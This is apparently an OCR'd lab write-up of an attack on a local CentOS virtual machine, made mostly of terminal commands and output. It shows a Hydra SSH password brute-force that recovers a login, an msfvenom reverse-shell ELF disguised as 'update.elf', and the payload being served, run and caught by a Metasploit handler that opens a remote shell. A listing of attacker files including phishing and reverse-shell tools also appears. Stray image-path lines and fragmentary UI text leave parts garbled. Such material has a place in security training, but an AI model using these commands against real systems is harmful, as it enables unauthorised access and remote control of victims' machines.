2026-10-24 05:26:58 ACCOUNT CHECK: [ssh] Host: 192.168.200.128 (1 of 1, 0 complete) User: Smith (1 of 1, 0 com
plete) Password: pass12345 (36 of 14344392 complete)
2026-10-24 05:26:58 ACCOUNT FOUND: [ssh] Host: 192.168.200.128 User: Smith Password: pass12345 [SUCCESS]
(kali㉿kali)-[~]
$

5.

```
[centos@csf vulnlab]$ sudo firewall-cmd --remove-port={8500/tcp,8100/tcp,5000/tcp,80/tcp} --permanent
[sudo] password for centos:
Sorry, try again.
[sudo] password for centos:
success
[centos@csf vulnlab]$ sudo firewall-cmd --reload
success
[centos@csf vulnlab]$ sudo firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 21/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
[centos@csf vulnlab]$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.200.128
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 05:35 -0400
Nmap scan report for 192.168.200.128
Host is up (0.00070s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
9090/tcp closed zeus-admin
MAC Address: 00:0C:29:37:C6:2B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.87 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l Smith -P /usr/share/wordlists/rockyou.txt 192.168.200.128 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-24 05:38:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.200.128:22/
[22][ssh] host: 192.168.200.128   login: Smith   password: pass12345
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-24 05:39:14


┌──(kali㉿kali)-[~]
└─$
```

```
[centos@csf ~]$ cd web1
[centos@csf web1]$ python -m http.server 7200
Serving HTTP on 0.0.0.0 port 7200 (http://0.0.0.0:7200/) ...
```

```
┌──(kali㉿kali)-[~]
└─$ ssh Smith@192.168.200.128
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Smith@192.168.200.128's password:
Last failed login: Sat Oct 24 15:09:13 IST 2026 from 192.168.200.131 on ssh:notty
There were 491 failed login attempts since the last successful login.
[Smith@csf ~]$ netstat -pltn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7200            0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
[Smith@csf ~]$
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f8:c8:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.131/24 brd 192.168.200.255 scope global dynamic noprefixroute eth0
       valid_lft 1324sec preferred_lft 1324sec
    inet6 fe80::22fa:17e1:6ffe:85f8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ ssh -N -L 192.168.200.131:7500:localhost:7200 Smith@192.168.200.128
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Smith@192.168.200.128's password:
```




6.

```
┌──(kali㉿kali)-[~]
└─$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             192.168.200.131/24 fe80::22fa:17e1:6ffe:85f8/64

┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.200.131 LPORT=443 -e x86/shikata_ga_nai -i 3 -f elf > update.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai chosen with final size 204
Payload size: 204 bytes
Final size of elf file: 288 bytes
```


```
┌──(kali㉿kali)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```





```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
```

```
msf exploit(multi/handler) > set LHOST 192.168.200.131
LHOST ⇒ 192.168.200.131
```

```
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
```


msf exploit(multi/handler) > options
Payload options (linux/x86/shell/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.200.131 yes The listen address (an interface
LPORT 443 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.131:443



CentOS 8 64-bit 1
kali-linux-2026.2-vmware-am...
Activities
Firefox
Directory listing for /
Not Secure
http://192.168.200.131:8000
192.168.79.122
Ass2
centos-updates.elf
cookiescr.php
cupp/
Desktop/
desktop/
Documents/
Downloads/
dr-drive.apk
ghost_eye/
jack-pass
lazys3/
me_dheeraj.txt
Music/
newfile.txt
pass.txt
pass2hash
passhash
passwordhashvalues
phish/
php-reverse-shell.php
picledecoder.py
Pictures/
Projects/
Public/
rce.py
reports/
rYQpNnuI.jpeg
s3/
S3-Bucket-Scanner/
sessions_hijack/
sherlock/
slowloris/
Templates/
update.elf
users.txt
Videos/
windows-update.exe
xssdom
zphisher/


```
[centos@csf ~]$ cd Downloads
[centos@csf Downloads]$ ls
centos-updates.elf  update.elf
[centos@csf Downloads]$ sudo chmod +x update.elf
[sudo] password for centos:
Sorry, try again.
[sudo] password for centos:
[centos@csf Downloads]$ ./update.elf
```


```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.131:443
[*] Sending stage (36 bytes) to 192.168.200.128
[*] Command shell session 1 opened (192.168.200.131:443 → 192.168.200.128:49038) at 2026-10-24 06:21:01 -0400

ls
centos-updates.elf
update.elf
cd
/bin//sh: line 4: cd: HOME not set
cd /Desktop
/bin//sh: line 5: cd: /Desktop: No such file or directory
ls
centos-updates.elf
update.elf
cd /
ls
afs
bin
boot
dev
etc
exam
hacked
home
lib
lib64
media
mnt
opt
proc
root
run
sales
sbin
srv
sys
tmp
usr
var
cd exam
ls
cd /home
ls
Smith
alice
anonymous
centos
```

7.



Components
Search
String Decoder
String Encoder
String Operations
Classic Ciphers
Modern Ciphers
Steganography
Hash Functions
Cryptanalysis
Protocols
Tools
Search
New project
File Input
Image Steganography
File Output
Text Output
LSB Steganography
Extract
Append
Append text input
Save File
Clear file name
240 characters, 1 line



File Input
Image Steganography
File Output
Text Output
LSB Steganography
Extract
Append
Append text input
Save File
Clear file name
MBPQKITPIKSQVO
15 characters, 1 line

